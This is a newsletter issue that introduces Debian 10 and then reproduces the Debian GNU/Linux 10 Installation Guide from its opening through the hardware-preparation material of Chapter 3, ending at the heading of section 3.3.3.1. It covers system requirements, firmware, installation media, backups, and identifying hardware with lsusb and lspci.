

# The Media Streaming Journal

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August 2019

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**debian**

Covering Audio and Video Internet Broadcasting

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### Welcome to The Media Streaming Journal

Greetings,

Debian Linux was originated in the mid 90's as one of the original Linux distributions. It is supported and funded through the Debian project. The latest stable version is Debian (Ver 10) was released in July of 2019. Much like other Linux distributions, Debian 10 has thousands of free software applications available through its own unique software repositories. Debian 10 provides a very stable and security minded operating system that is available for many computer platforms.

<http://www.debian.org>

Please feel free to contact either the Publication Director (Derek Bullard) or myself if you have any questions or comments regarding The Media Streaming Journal.

Namaste

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## The Media Streaming Journal

### What is in this edition of the Media Streaming Journal

Debian GNU/Linux Installation Guide

The Debian Administrator's Handbook

The Debian GNU/Linux FAQ



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## Debian GNU/Linux Installation Guide

This document contains installation instructions for the Debian GNU/Linux 10 system (codename “buster”), for the 64-bit PC (“amd64”) architecture.

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## The Debian Administrator’s Handbook

We tried to make this book useful for many categories of readers.

- First, systems administrators (both beginners and experienced).
- Users of another Linux distribution, or of another Unix variant.
- Finally, readers who already have some knowledge of Debian and want to know more about the community behind it should see their expectations fulfilled.

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## The Debian GNU/Linux FAQ

This document answers questions frequently asked about Debian GNU/Linux.

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# **Debian GNU/Linux Installation Guide**

June 23, 2019



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## **Debian GNU/Linux Installation Guide**

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### **Abstract**

This document contains installation instructions for the Debian GNU/Linux 10 system (codename “buster”), for the 64-bit PC (“amd64”) architecture. It also contains pointers to more information and information on how to make the most of your new Debian system.



# Installing Debian GNU/Linux 10 for amd64

We are delighted that you have decided to try Debian, and are sure that you will find that Debian's GNU/Linux distribution is unique. Debian GNU/Linux brings together high-quality free software from around the world, integrating it into a coherent whole. We believe that you will find that the result is truly more than the sum of the parts.

We understand that many of you want to install Debian without reading this manual, and the Debian installer is designed to make this possible. If you don't have time to read the whole Installation Guide right now, we recommend that you read the Installation Howto, which will walk you through the basic installation process, and links to the manual for more advanced topics or for when things go wrong. The Installation Howto can be found in [Appendix A](#).

With that said, we hope that you have the time to read most of this manual, and doing so will lead to a more informed and likely more successful installation experience.

# Chapter 1

## Welcome to Debian

This chapter provides an overview of the Debian Project and Debian GNU/Linux. If you already know about the Debian Project's history and the Debian GNU/Linux distribution, feel free to skip to the next chapter.

### 1.1 What is Debian?

Debian is an all-volunteer organization dedicated to developing free software and promoting the ideals of the Free Software community. The Debian Project began in 1993, when Ian Murdock issued an open invitation to software developers to contribute to a complete and coherent software distribution based on the relatively new Linux kernel. That relatively small band of dedicated enthusiasts, originally funded by the [Free Software Foundation](#) and influenced by the [GNU](#) philosophy, has grown over the years into an organization of around 1000 *Debian Developers*.

Debian Developers are involved in a variety of activities, including [Web](#) and [FTP](#) site administration, graphic design, legal analysis of software licenses, writing documentation, and, of course, maintaining software packages.

In the interest of communicating our philosophy and attracting developers who believe in the principles that Debian stands for, the Debian Project has published a number of documents that outline our values and serve as guides to what it means to be a Debian Developer:

- The [Debian Social Contract](#) is a statement of Debian's commitments to the Free Software Community. Anyone who agrees to abide to the Social Contract may become a [maintainer](#). Any maintainer can introduce new software into Debian — provided that the software meets our criteria for being free, and the package follows our quality standards.
- The [Debian Free Software Guidelines](#) are a clear and concise statement of Debian's criteria for free software. The DFSG is a very influential document in the Free Software Movement, and was the foundation of the [The Open Source Definition](#).
- The [Debian Policy Manual](#) is an extensive specification of the Debian Project's standards of quality.

Debian developers are also involved in a number of other projects; some specific to Debian, others involving some or all of the Linux community. Some examples include:

- The [Filesystem Hierarchy Standard](#) (FHS) is an effort to standardize the layout of the Linux file system. The FHS will allow software developers to concentrate their efforts on designing programs, without having to worry about how the package will be installed in different GNU/Linux distributions.
- [Debian Jr.](#) is an internal project, aimed at making sure Debian has something to offer to our youngest users.

For more general information about Debian, see the [Debian FAQ](#).

### 1.2 What is GNU/Linux?

Linux is an operating system: a series of programs that let you interact with your computer and run other programs.

An operating system consists of various fundamental programs which are needed by your computer so that it can communicate and receive instructions from users; read and write data to hard disks, tapes, and printers; control the use of memory; and run other software. The most important part of an operating system is the kernel. In a GNU/Linux system, Linux is the kernel component. The rest of the system consists of other programs, many of which were written

by or for the GNU Project. Because the Linux kernel alone does not form a working operating system, we prefer to use the term “GNU/Linux” to refer to systems that many people casually refer to as “Linux”.

Linux is modelled on the Unix operating system. From the start, Linux was designed to be a multi-tasking, multi-user system. These facts are enough to make Linux different from other well-known operating systems. However, Linux is even more different than you might imagine. In contrast to other operating systems, nobody owns Linux. Much of its development is done by unpaid volunteers.

Development of what later became GNU/Linux began in 1984, when the [Free Software Foundation](#) began development of a free Unix-like operating system called GNU.

The [GNU Project](#) has developed a comprehensive set of free software tools for use with Unix™ and Unix-like operating systems such as Linux. These tools enable users to perform tasks ranging from the mundane (such as copying or removing files from the system) to the arcane (such as writing and compiling programs or doing sophisticated editing in a variety of document formats).

While many groups and individuals have contributed to Linux, the largest single contributor is still the Free Software Foundation, which created not only most of the tools used in Linux, but also the philosophy and the community that made Linux possible.

The [Linux kernel](#) first appeared in 1991, when a Finnish computing science student named Linus Torvalds announced an early version of a replacement kernel for Minix to the Usenet newsgroup `comp.os.minix`. See Linux International’s [Linux History Page](#).

Linus Torvalds continues to coordinate the work of several hundred developers with the help of a number of subsystem maintainers. There is an [official website](#) for the Linux kernel. Information about the `linux-kernel` mailing list can be found on the [linux-kernel mailing list FAQ](#).

Linux users have immense freedom of choice in their software. For example, Linux users can choose from a dozen different command line shells and several graphical desktops. This selection is often bewildering to users of other operating systems, who are not used to thinking of the command line or desktop as something that they can change.

Linux is also less likely to crash, better able to run more than one program at the same time, and more secure than many operating systems. With these advantages, Linux is the fastest growing operating system in the server market. More recently, Linux has begun to be popular among home and business users as well.

## 1.3 What is Debian GNU/Linux?

The combination of Debian’s philosophy and methodology and the GNU tools, the Linux kernel, and other important free software, form a unique software distribution called Debian GNU/Linux. This distribution is made up of a large number of software *packages*. Each package in the distribution contains executables, scripts, documentation, and configuration information, and has a *maintainer* who is primarily responsible for keeping the package up-to-date, tracking bug reports, and communicating with the upstream author(s) of the packaged software. Our extremely large user base, combined with our bug tracking system ensures that problems are found and fixed quickly.

Debian’s attention to detail allows us to produce a high-quality, stable, and scalable distribution. Installations can be easily configured to serve many roles, from stripped-down firewalls to desktop scientific workstations to high-end network servers.

Debian is especially popular among advanced users because of its technical excellence and its deep commitment to the needs and expectations of the Linux community. Debian also introduced many features to Linux that are now commonplace.

For example, Debian was the first Linux distribution to include a package management system for easy installation and removal of software. It was also the first Linux distribution that could be upgraded without requiring reinstallation.

Debian continues to be a leader in Linux development. Its development process is an example of just how well the Open Source development model can work — even for very complex tasks such as building and maintaining a complete operating system.

The feature that most distinguishes Debian from other Linux distributions is its package management system. These tools give the administrator of a Debian system complete control over the packages installed on that system, including the ability to install a single package or automatically update the entire operating system. Individual packages can also be protected from being updated. You can even tell the package management system about software you have compiled yourself and what dependencies it fulfills.

To protect your system against “Trojan horses” and other malevolent software, Debian’s servers verify that uploaded packages come from their registered Debian maintainers. Debian packagers also take great care to configure their packages in a secure manner. When security problems in shipped packages do appear, fixes are usually available very quickly. With Debian’s simple update options, security fixes can be downloaded and installed automatically across the Internet.

The primary, and best, method of getting support for your Debian GNU/Linux system and communicating with Debian Developers is through the many mailing lists maintained by the Debian Project (there are more than 317 at this writing). The easiest way to subscribe to one or more of these lists is visit [Debian's mailing list subscription page](#) and fill out the form you'll find there.

## 1.4 What is the Debian Installer?

Debian Installer, also known as “d-i”, is the software system to install a basic working Debian system. A wide range of hardware such as embedded devices, laptops, desktops and server machines is supported and a large set of free software for many purposes is offered.

The installation is conducted by answering a basic set of questions. Also available are an expert mode that allows to control every aspect of the installation and an advanced feature to perform automated installations. The installed system can be used as is or further customized. The installation can be performed from a multitude of sources: USB, CD/DVD/Blu-Ray or the network. The installer supports localized installations in more than 80 languages.

The installer has its origin in the boot-floppies project, and it was [first mentioned](#) by Joey Hess in 2000. Since then the installation system has been continuously developed by volunteers improving and adding more features.

More information can be found on the [Debian Installer page](#), on the [Wiki](#) and on the [debian-boot mailing list](#).

## 1.5 Getting Debian

For information on how to download Debian GNU/Linux from the Internet or from whom official Debian CDs can be purchased, see the [distribution web page](#). The [list of Debian mirrors](#) contains a full set of official Debian mirrors, so you can easily find the nearest one.

Debian can be upgraded after installation very easily. The installation procedure will help set up the system so that you can make those upgrades once installation is complete, if need be.

## 1.6 Getting the Newest Version of This Document

This document is constantly being revised. Be sure to check the [Debian 10 pages](#) for any last-minute information about the 10 release of the Debian GNU/Linux system. Updated versions of this installation manual are also available from the [official Install Manual pages](#).

## 1.7 Organization of This Document

This document is meant to serve as a manual for first-time Debian users. It tries to make as few assumptions as possible about your level of expertise. However, we do assume that you have a general understanding of how the hardware in your computer works.

Expert users may also find interesting reference information in this document, including minimum installation sizes, details about the hardware supported by the Debian installation system, and so on. We encourage expert users to jump around in the document.

In general, this manual is arranged in a linear fashion, walking you through the installation process from start to finish. Here are the steps in installing Debian GNU/Linux, and the sections of this document which correlate with each step:

1. Determine whether your hardware meets the requirements for using the installation system, in [Chapter 2](#).
2. Backup your system, perform any necessary planning and hardware configuration prior to installing Debian, in [Chapter 3](#). If you are preparing a multi-boot system, you may need to create partitionable space on your hard disk for Debian to use.
3. In [Chapter 4](#), you will obtain the necessary installation files for your method of installation.
4. The next [Chapter 5](#) describes booting into the installation system. This chapter also discusses troubleshooting procedures in case you have problems with this step.
5. Perform the actual installation according to [Chapter 6](#). This involves choosing your language, configuring peripheral driver modules, configuring your network connection, so that remaining installation files can be obtained directly from a Debian server (if you are not installing from a CD/DVD set), partitioning your hard

drives and installation of a base system, then selection and installation of tasks. (Some background about setting up the partitions for your Debian system is explained in Appendix C.)

6. Boot into your newly installed base system, from Chapter 7.

Once you've got your system installed, you can read Chapter 8. That chapter explains where to look to find more information about Unix and Debian, and how to replace your kernel.

Finally, information about this document and how to contribute to it may be found in Appendix E.

## 1.8 About Copyrights and Software Licenses

We're sure that you've read some of the licenses that come with most commercial software — they usually say that you can only use one copy of the software on a single computer. This system's license isn't like that at all. We encourage you to put a copy of Debian GNU/Linux on every computer in your school or place of business. Lend your installation media to your friends and help them install it on their computers! You can even make thousands of copies and *sell* them — albeit with a few restrictions. Your freedom to install and use the system comes directly from Debian being based on *free software*.

Calling software *free* doesn't mean that the software isn't copyrighted, and it doesn't mean that CDs/DVDs containing that software must be distributed at no charge. Free software, in part, means that the licenses of individual programs do not require you to pay for the privilege of distributing or using those programs. Free software also means that not only may anyone extend, adapt, and modify the software, but that they may distribute the results of their work as well.

### NOTE



The Debian project, as a pragmatic concession to its users, does make some packages available that do not meet our criteria for being free. These packages are not part of the official distribution, however, and are only available from the **contrib** or **non-free** areas of Debian mirrors or on third-party CD/DVD-ROMs; see the [Debian FAQ](#), under “The Debian FTP archives”, for more information about the layout and contents of the archives.

Many of the programs in the system are licensed under the *GNU General Public License*, often simply referred to as “the GPL”. The GPL requires you to make the *source code* of the programs available whenever you distribute a binary copy of the program; that provision of the license ensures that any user will be able to modify the software. Because of this provision, the source code<sup>1</sup> for all such programs is available in the Debian system.

There are several other forms of copyright statements and software licenses used on the programs in Debian. You can find the copyrights and licenses for every package installed on your system by looking in the file `/usr/share/doc/package-name/copyright` once you've installed a package on your system.

For more information about licenses and how Debian determines whether software is free enough to be included in the main distribution, see the [Debian Free Software Guidelines](#).

The most important legal notice is that this software comes with *no warranties*. The programmers who have created this software have done so for the benefit of the community. No guarantee is made as to the suitability of the software for any given purpose. However, since the software is free, you are empowered to modify that software to suit your needs — and to enjoy the benefits of the changes made by others who have extended the software in this way.

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<sup>1</sup> For information on how to locate, unpack, and build binaries from Debian source packages, see the [Debian FAQ](#), under “Basics of the Debian Package Management System”.

# Chapter 2

## System Requirements

This section contains information about what hardware you need to get started with Debian. You will also find links to further information about hardware supported by GNU and Linux.

### 2.1 Supported Hardware

Debian does not impose hardware requirements beyond the requirements of the Linux or kFreeBSD kernel and the GNU tool-sets. Therefore, any architecture or platform to which the Linux or kFreeBSD kernel, `libc`, `gcc`, etc. have been ported, and for which a Debian port exists, can run Debian. Please refer to the Ports pages at <https://www.debian.org/ports/amd64/> for more details on 64-bit PC architecture systems which have been tested with Debian GNU/Linux.

Rather than attempting to describe all the different hardware configurations which are supported for 64-bit PC , this section contains general information and pointers to where additional information can be found.

#### 2.1.1 Supported Architectures

Debian GNU/Linux 10 supports ten major architectures and several variations of each architecture known as “flavors”.

Architecture	Debian Designation	Subarchitecture	Flavor
Intel x86-based	i386	default x86 machines	default
		Xen PV domains only	xen
AMD64 & Intel 64	amd64		
ARM	armel	Marvell Kirkwood and Orion	marvell
ARM with hardware FPU	armhf	multiplatform	armmp
64bit ARM	arm64		
32bit MIPS (big-endian)	mips	MIPS Malta	4kc-malta
		Cavium Octeon	octeon
64bit MIPS (little-endian)	mips64el	MIPS Malta	5kc-malta
		Cavium Octeon	octeon
		Loongson 3	loongson-3
32bit MIPS (little-endian)	mipsel	MIPS Malta	4kc-malta
		Cavium Octeon	octeon
		Loongson 3	loongson-3
Power Systems	ppc64el	IBM POWER8 or newer machines	
64bit IBM S/390	s390x	IPL from VM-reader and DASD	generic

This document covers installation for the *64-bit PC* architecture using the *Linux* kernel. If you are looking for information on any of the other Debian-supported architectures take a look at the [Debian-Ports](#) pages.

## 2.1.2 CPU Support

Both AMD64 and Intel 64 processors are supported.

## 2.1.3 Laptops

From a technical point of view, laptops are normal PCs, so all information regarding PC systems applies to laptops as well. Installations on laptops nowadays usually work out of the box, including things like automatically suspending the system on closing the lid and laptop specific hardware buttons like those for disabling the wifi interfaces (“airplane mode”). Nonetheless sometimes the hardware vendors use specialized or proprietary hardware for some laptop-specific functions which might not be supported. To see if your particular laptop works well with GNU/Linux, see for example the [Linux Laptop pages](#).

## 2.1.4 Multiple Processors

Multiprocessor support — also called “symmetric multiprocessing” or SMP — is available for this architecture. The standard Debian 10 kernel image has been compiled with *SMP-alternatives* support. This means that the kernel will detect the number of processors (or processor cores) and will automatically deactivate SMP on uniprocessor systems.

Having multiple processors in a computer was originally only an issue for high-end server systems but has become common in recent years nearly everywhere with the introduction of so called “multi-core” processors. These contain two or more processor units, called “cores”, in one physical chip.

## 2.1.5 Graphics Hardware Support

Debian’s support for graphical interfaces is determined by the underlying support found in X.Org’s X11 system, and the kernel. Basic framebuffer graphics is provided by the kernel, whilst desktop environments use X11. Whether advanced graphics card features such as 3D-hardware acceleration or hardware-accelerated video are available, depends on the actual graphics hardware used in the system and in some cases on the installation of additional “firmware” images (see Section 2.2).

On modern PCs, having a graphical display usually works out of the box. In very few cases there have been reports about hardware on which installation of additional graphics card firmware was required even for basic graphics support, but these have been rare exceptions. For quite a lot of hardware, 3D acceleration also works well out of the box, but there is still some hardware that needs binary blobs to work well.

Details on supported graphics hardware and pointing devices can be found at <https://wiki.freedesktop.org/xorg/>. Debian 10 ships with X.Org version 7.7.

## 2.1.6 Network Connectivity Hardware

Almost any network interface card (NIC) supported by the Linux kernel should also be supported by the installation system; drivers should normally be loaded automatically. This includes most PCI/PCI-Express cards as well as PCMCIA/Express Cards on laptops.

ISDN is supported, but not during the installation.

### 2.1.6.1 Wireless Network Cards

Wireless networking is in general supported as well and a growing number of wireless adapters are supported by the official Linux kernel, although many of them do require firmware to be loaded.

If firmware is needed, the installer will prompt you to load firmware. See Section 6.4 for detailed information on how to load firmware during the installation.

Wireless NICs that are not supported by the official Linux kernel can generally be made to work under Debian GNU/Linux, but are not supported during the installation.

If there is a problem with wireless and there is no other NIC you can use during the installation, it is still possible to install Debian GNU/Linux using a full CD-ROM or DVD image. Select the option to not configure a network and install using only the packages available from the CD/DVD. You can then install the driver and firmware you need after the installation is completed (after the reboot) and configure your network manually.

In some cases the driver you need may not be available as a Debian package. You will then have to look if there is source code available in the internet and compile the driver yourself. How to do this is outside the scope of this manual. If no Linux driver is available, your last resort is to use the `ndiswrapper` package, which allows you to use a Windows driver.

### 2.1.7 Braille Displays

Support for braille displays is determined by the underlying support found in `brltty`. Most displays work under `brltty`, connected via either a serial port, USB or bluetooth. Details on supported braille devices can be found on the [brltty website](#). Debian GNU/Linux 10 ships with `brltty` version 5.6.

### 2.1.8 Hardware Speech Synthesis

Support for hardware speech synthesis devices is determined by the underlying support found in `speakup`. `speakup` only supports integrated boards and external devices connected to a serial port (no USB, serial-to-USB or PCI adapters are supported). Details on supported hardware speech synthesis devices can be found on the [speakup website](#). Debian GNU/Linux 10 ships with `speakup` version 3.1.6.

### 2.1.9 Peripherals and Other Hardware

Linux supports a large variety of hardware devices such as mice, printers, scanners, PCMCIA/CardBus/ExpressCard and USB devices. However, most of these devices are not required while installing the system.

USB hardware generally works fine. On some very old PC systems some USB keyboards may require additional configuration (see Section 3.6.5). On modern PCs, USB keyboards and mice work without requiring any specific configuration.

## 2.2 Devices Requiring Firmware

Besides the availability of a device driver, some hardware also requires so-called *firmware* or *microcode* to be loaded into the device before it can become operational. This is most common for network interface cards (especially wireless NICs), but for example some USB devices and even some hard disk controllers also require firmware. With many graphics cards, basic functionality is available without additional firmware, but the use of advanced features requires an appropriate firmware file to be installed in the system.

On many older devices which require firmware to work, the firmware file was permanently placed in an EEPROM/Flash chip on the device itself by the manufacturer. Nowadays most new devices do not have the firmware embedded this way anymore, so the firmware file must be uploaded into the device by the host operating system every time the system boots.

In most cases firmware is non-free according to the criteria used by the Debian GNU/Linux project and thus cannot be included in the main distribution or in the installation system. If the device driver itself is included in the distribution and if Debian GNU/Linux legally can distribute the firmware, it will often be available as a separate package from the non-free section of the archive.

However, this does not mean that such hardware cannot be used during an installation. Starting with Debian GNU/Linux 5.0, `debian-installer` supports loading firmware files or packages containing firmware from a removable medium, such as a USB stick. See Section 6.4 for detailed information on how to load firmware files or packages during the installation.

If the `debian-installer` prompts for a firmware file and you do not have this firmware file available or do not want to install a non-free firmware file on your system, you can try to proceed without loading the firmware. There are several cases where a driver prompts for additional firmware because it may be needed under certain circumstances, but the device does work without it on most systems (this e.g. happens with certain network cards using the `tg3` driver).

## 2.3 Purchasing Hardware Specifically for GNU/Linux

There are several vendors, who ship systems with Debian or other distributions of GNU/Linux [pre-installed](#). You might pay more for the privilege, but it does buy a level of peace of mind, since you can be sure that the hardware is well-supported by GNU/Linux.

If you do have to buy a machine with Windows bundled, carefully read the software license that comes with Windows; you may be able to reject the license and obtain a rebate from your vendor. Searching the Internet for “windows refund” may get you some useful information to help with that.

Whether or not you are purchasing a system with Linux bundled, or even a used system, it is still important to check that your hardware is supported by the Linux kernel. Check if your hardware is listed in the references found above. Let your salesperson (if any) know that you’re shopping for a Linux system. Support Linux-friendly hardware vendors.



### 2.3.1 Avoid Proprietary or Closed Hardware

Some hardware manufacturers simply won't tell us how to write drivers for their hardware. Others won't allow us access to the documentation without a non-disclosure agreement that would prevent us from releasing the driver's source code, which is one of the central elements of free software. Since we haven't been granted access to usable documentation on these devices, they simply won't work under Linux.

In many cases there are standards (or at least some de-facto standards) describing how an operating system and its device drivers communicate with a certain class of devices. All devices which comply to such a (de-facto-)standard can be used with a single generic device driver and no device-specific drivers are required. With some kinds of hardware (e.g. USB "Human Interface Devices", i.e. keyboards, mice, etc., and USB mass storage devices like USB flash disks and memory card readers) this works very well and practically every device sold in the market is standards-compliant.

In other fields, among them e.g. printers, this is unfortunately not the case. While there are many printers which can be addressed via a small set of (de-facto-)standard control languages and therefore can be made to work without problems in any operating system, there are quite a few models which only understand proprietary control commands for which no usable documentation is available and therefore either cannot be used at all on free operating systems or can only be used with a vendor-supplied closed-source driver.

Even if there is a vendor-provided closed-source driver for such hardware when purchasing the device, the practical lifespan of the device is limited by driver availability. Nowadays product cycles have become short and it is not uncommon that a short time after a consumer device has ceased production, no driver updates get made available any more by the manufacturer. If the old closed-source driver does not work anymore after a system update, an otherwise perfectly working device becomes unusable due to lacking driver support and there is nothing that can be done in this case. You should therefore avoid buying closed hardware in the first place, regardless of the operating system you want to use it with.

You can help improve this situation by encouraging manufacturers of closed hardware to release the documentation and other resources necessary for us to provide free drivers for their hardware.

## 2.4 Installation Media

This section will help you determine which different media types you can use to install Debian. There is a whole chapter devoted to media, Chapter 4, which lists the advantages and disadvantages of each media type. You may want to refer back to this page once you reach that section.

### 2.4.1 CD-ROM/DVD-ROM/BD-ROM

#### NOTE



Whenever you see "CD-ROM" in this manual, it applies to all of CD-ROMs, DVD-ROMs and BD-ROMs, because all these technologies are really the same from the operating system's point of view.

CD-ROM based installation is supported for most architectures.

On PCs SATA, IDE/ATAPI, USB and SCSI CD-ROMs are supported, as are FireWire devices that are supported by the `ohci1394` and `sbp2` drivers.

### 2.4.2 USB Memory Stick

USB flash disks a.k.a. USB memory sticks have become a commonly used and cheap storage device. Most modern computer systems also allow booting the `debian-installer` from such a stick. Many modern computer systems, in particular netbooks and thin laptops, do not have a CD/DVD-ROM drive anymore at all and booting from USB media is the standard way of installing a new operating system on them.

### 2.4.3 Network

The network can be used during the installation to retrieve files needed for the installation. Whether the network is used or not depends on the installation method you choose and your answers to certain questions that will be asked

during the installation. The installation system supports most types of network connections (including PPPoE, but not ISDN or PPP), via either HTTP or FTP. After the installation is completed, you can also configure your system to use ISDN and PPP.

You can also *boot* the installation system over the network without needing any local media like CDs/DVDs or USB sticks. If you already have a netboot-infrastructure available (i.e. you are already running DHCP and TFTP services in your network), this allows an easy and fast deployment of a large number of machines. Setting up the necessary infrastructure requires a certain level of technical experience, so this is not recommended for novice users.

Diskless installation, using network booting from a local area network and NFS-mounting of all local filesystems, is another option.

#### 2.4.4 Hard Disk

Booting the installation system directly from a hard disk is another option for many architectures. This will require some other operating system to load the installer onto the hard disk. This method is only recommended for special cases when no other installation method is available.

#### 2.4.5 Un\*x or GNU system

If you are running another Unix-like system, you could use it to install Debian GNU/Linux without using the `debian-installer` described in the rest of this manual. This kind of install may be useful for users with otherwise unsupported hardware or on hosts which can't afford downtime. If you are interested in this technique, skip to the Section [D.3](#). This installation method is only recommended for advanced users when no other installation method is available.

#### 2.4.6 Supported Storage Systems

The Debian installer contains a kernel which is built to maximize the number of systems it runs on.

Generally, the Debian installation system includes support for IDE (also known as PATA) drives, SATA and SCSI controllers and drives, USB, and FireWire. The supported file systems include FAT, Win-32 FAT extensions (VFAT) and NTFS.

## 2.5 Memory and Disk Space Requirements

You must have at least 550MB of memory and 850MB of hard disk space to perform a normal installation. Note that these are fairly minimal numbers. For more realistic figures, see Section [3.4](#).

Installation on systems with less memory<sup>1</sup> or disk space available may be possible but is only advised for experienced users.

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<sup>1</sup> Installation images that support the graphical installer require more memory than images that support only the textual installer and should not be used on systems with less than 550MB of memory. If there is a choice between booting the text-based and the graphical installer, the former should be selected on such systems.

## Chapter 3

# Before Installing Debian GNU/Linux

This chapter deals with the preparation for installing Debian before you even boot the installer. This includes backing up your data, gathering information about your hardware, and locating any necessary information.

### 3.1 Overview of the Installation Process

First, just a note about re-installations. With Debian, a circumstance that will require a complete re-installation of your system is very rare; perhaps mechanical failure of the hard disk would be the most common case.

Many common operating systems may require a complete installation to be performed when critical failures take place or for upgrades to new OS versions. Even if a completely new installation isn't required, often the programs you use must be re-installed to operate properly in the new OS.

Under Debian GNU/Linux, it is much more likely that your OS can be repaired rather than replaced if things go wrong. Upgrades never require a wholesale installation; you can always upgrade in-place. And the programs are almost always compatible with successive OS releases. If a new program version requires newer supporting software, the Debian packaging system ensures that all the necessary software is automatically identified and installed. The point is, much effort has been put into avoiding the need for re-installation, so think of it as your very last option. The installer is *not* designed to re-install over an existing system.

Here's a road map for the steps you will take during the installation process.

1. Back up any existing data or documents on the hard disk where you plan to install.
2. Gather information about your computer and any needed documentation, before starting the installation.
3. Locate and/or download the installer software and any specialized driver or firmware files your machine requires.
4. Set up boot media such as CDs/DVDs/USB sticks or provide a network boot infrastructure from which the installer can be booted.
5. Boot the installation system.
6. Select the installation language.
7. Activate the ethernet network connection, if available.
8. If necessary, resize existing partitions on your target harddisk to make space for the installation.
9. Create and mount the partitions on which Debian will be installed.
10. Watch the automatic download/install/setup of the *base system*.
11. Select and install *additional software*.
12. Install a *boot loader* which can start up Debian GNU/Linux and/or your existing system.
13. Load the newly installed system for the first time.

For 64-bit PC you have the option of using a graphical version of the installation system. For more information about this graphical installer, see Section 5.1.8.

If you have problems during the installation, it helps to know which packages are involved in which steps. Introducing the leading software actors in this installation drama:

The installer software, `debian-installer`, is the primary concern of this manual. It detects hardware and loads appropriate drivers, uses `dhcp-client` to set up the network connection, runs `debootstrap` to install the base system packages, and runs `tasksel` to allow you to install certain additional software. Many more actors play smaller parts in this process, but `debian-installer` has completed its task when you load the new system for the first time.

To tune the system to your needs, `tasksel` allows you to choose to install various predefined bundles of software like a Web server or a Desktop environment.

One important option during the installation is whether or not to install a graphical desktop environment, consisting of the X Window System and one of the available graphical desktop environments. If you choose not to select the “Desktop environment” task, you will only have a relatively basic, command line driven system. Installing the Desktop environment task is optional because in relation to a text-mode-only system it requires a comparatively large amount of disk space and because many Debian GNU/Linux systems are servers which don’t really have any need for a graphical user interface to do their job.

Just be aware that the X Window System is completely separate from `debian-installer`, and in fact is much more complicated. Troubleshooting of the X Window System is not within the scope of this manual.

## 3.2 Back Up Your Existing Data!

Before you start, make sure to back up every file that is now on your system. If this is the first time a non-native operating system is going to be installed on your computer, it is quite likely you will need to re-partition your disk to make room for Debian GNU/Linux. Anytime you partition your disk, you run a risk of losing everything on the disk, no matter what program you use to do it. The programs used in the installation of Debian GNU/Linux are quite reliable and most have seen years of use; but they are also quite powerful and a false move can cost you. Even after backing up, be careful and think about your answers and actions. Two minutes of thinking can save hours of unnecessary work.

If you are creating a multi-boot system, make sure that you have the distribution media of any other present operating systems on hand. Even though this is normally not necessary, there might be situations in which you could be required to reinstall your operating system’s boot loader to make the system boot or in a worst case even have to reinstall the complete operating system and restore your previously made backup.

## 3.3 Information You Will Need

### 3.3.1 Documentation

#### 3.3.1.1 Installation Manual

The document you are now reading, which is the official version of the Installation Guide for the buster release of Debian; available in [various formats and translations](#).

#### 3.3.1.2 Hardware documentation

Often contains useful information on configuring or using your hardware.

- [The Debian Wiki hardware page](#)

### 3.3.2 Finding Sources of Hardware Information

In many cases, the installer will be able to automatically detect your hardware. But to be prepared, we do recommend familiarizing yourself with your hardware before the install.

Hardware information can be gathered from:

- The manuals that come with each piece of hardware.

- The BIOS setup screens of your computer. You can view these screens when you start your computer by pressing a combination of keys. Check your manual for the combination. Often, it is the **Delete** or the **F2** key, but some manufacturers use other keys or key combinations. Usually upon starting the computer there will be a message stating which key to press to enter the setup screen.
- The cases and boxes for each piece of hardware.
- The System window in the Windows Control Panel.
- System commands or tools in another operating system, including file manager displays. This source is especially useful for information about RAM and hard drive memory.
- Your system administrator or Internet Service Provider. These sources can tell you the settings you need to set up your networking and e-mail.

**Table 3.1** Hardware Information Helpful for an Install

Hardware	Information You Might Need
Hard Drives	How many you have.
	Their order on the system.
	Whether IDE (also known as PATA), SATA or SCSI.
	Available free space.
	Partitions.
	Partitions where other operating systems are installed.
Network interfaces	Type/model of available network interfaces.
Printer	Model and manufacturer.
Video Card	Type/model and manufacturer.

### 3.3.3 Hardware Compatibility

Many products work without trouble on Linux. Moreover, hardware support in Linux is improving daily. However, Linux still does not run as many different types of hardware as some operating systems.

Drivers in Linux in most cases are not written for a certain “product” or “brand” from a specific manufacturer, but for a certain hardware/chipset. Many seemingly different products/brands are based on the same hardware design; it is not uncommon that chip manufacturers provide so-called “reference designs” for products based on their chips which are then used by several different device manufacturers and sold under lots of different product or brand names.

This has advantages and disadvantages. An advantage is that a driver for one chipset works with lots of different products from different manufacturers, as long as their product is based on the same chipset. The disadvantage is that it is not always easy to see which actual chipset is used in a certain product/brand. Unfortunately sometimes device manufacturers change the hardware base of their product without changing the product name or at least the product version number, so that when having two items of the same brand/product name bought at different times, they can sometimes be based on two different chipsets and therefore use two different drivers or there might be no driver at all for one of them.

For USB and PCI/PCI-Express/ExpressCard devices, a good way to find out on which chipset they are based is to look at their device IDs. All USB/PCI/PCI-Express/ExpressCard devices have so called “vendor” and “product” IDs, and the combination of these two is usually the same for any product based on the same chipset.

On Linux systems, these IDs can be read with the **lsusb** command for USB devices and with the **lspci -nn** command for PCI/PCI-Express/ExpressCard devices. The vendor and product IDs are usually given in the form of two hexadecimal numbers, separated by a colon, such as “1d6b:0001”.

An example for the output of **lsusb**: “Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub”, whereby 1d6b is the vendor ID and 0002 is the product ID.

An example for the output of **lspci -nn** for an Ethernet card: “03:00.0 Ethernet controller [0200]: Realtek Semiconductor Co., Ltd. RTL8111/8168B PCI Express Gigabit Ethernet controller [10ec:8168] (rev 06)”. The IDs are given inside the rightmost square brackets, i.e. here 10ec is the vendor- and 8168 is the product ID.

As another example, a graphics card could give the following output: “04:00.0 VGA compatible controller [0300]: Advanced Micro Devices [AMD] nee ATI RV710 [Radeon HD 4350] [1002:954f]”.

On Windows systems, the IDs for a device can be found in the Windows device manager on the tab “details”, where the vendor ID is prefixed with VEN\_ and the product ID is prefixed with DEV\_. On Windows 7 systems, you

have to select the property “Hardware IDs” in the device manager’s details tab to actually see the IDs, as they are not displayed by default.

Searching on the internet with the vendor/product ID, “Linux” and “driver” as the search terms often results in information regarding the driver support status for a certain chipset. If a search for the vendor/product ID does not yield usable results, a search for the chip code names, which are also often provided by `lsusb` and `lspci` (“RTL8111”/“RTL8168B” in the network card example and “RV710” in the graphics card example), can help.

### 3.3.3.1 Testing hardware compatibility with a Live-System

